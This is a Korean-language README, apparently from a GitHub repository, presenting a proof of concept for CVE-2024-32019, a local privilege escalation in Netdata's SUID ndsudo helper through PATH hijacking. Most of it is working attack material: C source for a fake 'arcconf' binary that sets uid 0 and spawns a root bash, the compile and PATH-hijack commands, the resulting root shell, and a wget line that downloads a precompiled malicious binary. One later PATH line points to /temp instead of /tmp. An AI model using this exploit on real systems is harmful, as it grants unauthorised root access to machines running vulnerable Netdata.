 juanbelin/cve-2024-32019-poc
Netdata ndsudo 로컬 권한 상승 워크플로우 및 POC (CVE-2024-32019)

Netdata ndsudo 로컬 권한 상승 워크플로우 및 POC (CVE-2024-32019)
[!TIP] 읽어주세요
Netdata는 앱 및 시스템 모니터링을 제공하는 도구로, 19999 포트에서 실행되며 쉽게 찾을 수 있습니다:
test@test:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State

tcp        0      0 127.0.0.1:19999         0.0.0.0:*               LISTEN

이 취약점(CVE-2024-32019)은 영향을 미치는 버전: >= v1.45.0, < v1.45.3, >= v1.44.0-60, < v1.45.0-169입니다. 헤더 응답에서 버전을 확인하기 위해 요청을 보낼 수 있습니다:
익스플로잇은 플러그인 중 하나인 ndsudo의 PATH 하이재킹을 통해 발생하며, 이 플러그인은 일반적으로 /opt/netdata/usr/libexec/netdata/에 위치하며 SUID가 설정되어 있습니다.
test@test:~$ find / -name ndsudo 2> /dev/null
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo

--help를 사용하여 무엇을 할 수 있는지 확인할 수 있습니다:
$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo --help

ndsudo

(C) Netdata Inc.

A helper to allow Netdata run privileged commands.

  --test
    print the generated command that will be run, without running it.

  --help
    print this message.

The following commands are supported:

- Command    : nvme-list
  Executables: nvme
  Parameters : list --output-format=json

- Command    : nvme-smart-log
  Executables: nvme
  Parameters : smart-log {{device}} --output-format=json

- Command    : megacli-disk-info
  Executables: megacli MegaCli
  Parameters : -LDPDInfo -aAll -NoLog

- Command    : megacli-battery-info
  Executables: megacli MegaCli
  Parameters : -AdpBbuCmd -aAll -NoLog

- Command    : arcconf-ld-info
  Executables: arcconf
  Parameters : GETCONFIG 1 LD

- Command    : arcconf-pd-info
  Executables: arcconf
  Parameters : GETCONFIG 1 PD

The program searches for executables in the system path.

Variables given as {{variable}} are expected on the command line as:
  --variable VALUE

VALUE can include space, A-Z, a-z, 0-9, _, -, /, and .
test@test:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo arcconf-ld-info
arcconf : not available in PATH.
보시다시피, 스크립트에는 실행 파일을 찾는 여러 명령이 포함되어 있으므로, PATH 환경 변수에 추가할 수 있는 경로 내에서 실행 파일 중 하나의 이름으로 자체 실행 파일을 만들어 이를 악용할 수 있습니다.

Netdata는 C를 사용하므로, C로 스크립트를 작성하고 컴파일해야 합니다.
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", "-p", NULL);
    perror("execl");
    return 1;
}
gcc arcconf.c -o arcconf
그런 다음 앞서 논의한 대로 스크립트의 경로를 $PATH에 추가합니다:
test@test:/tmp$ PATH=/tmp:$PATH
마지막으로, 우리의 악성 실행 파일(arcconf-pd-info -> arcconf)을 가리키는 명령을 실행하면 권한 상승된 셸을 얻을 수 있습니다:
test@test:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo arcconf-pd-info
root@editor:/tmp# whoami
root
위 예제에서 언급한 대로 루트로 bash를 제공하는 미리 컴파일된 C 악성 스크립트를 다운로드할 수 있습니다:
wget https://github.com/juanbelin/CVE-2024-32019-POC/raw/refs/heads/main/arcconf
mv arcconf /tmp #대상에 인터넷 연결이 가능한 경우

scp ./arcconf test@test:/tmp/arcconf #대상에 인터넷 연결이 불가능한 경우
PATH=:/temp:$PATH
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo arcconf-ld-info #ndsudo 경로는 다를 수 있습니다
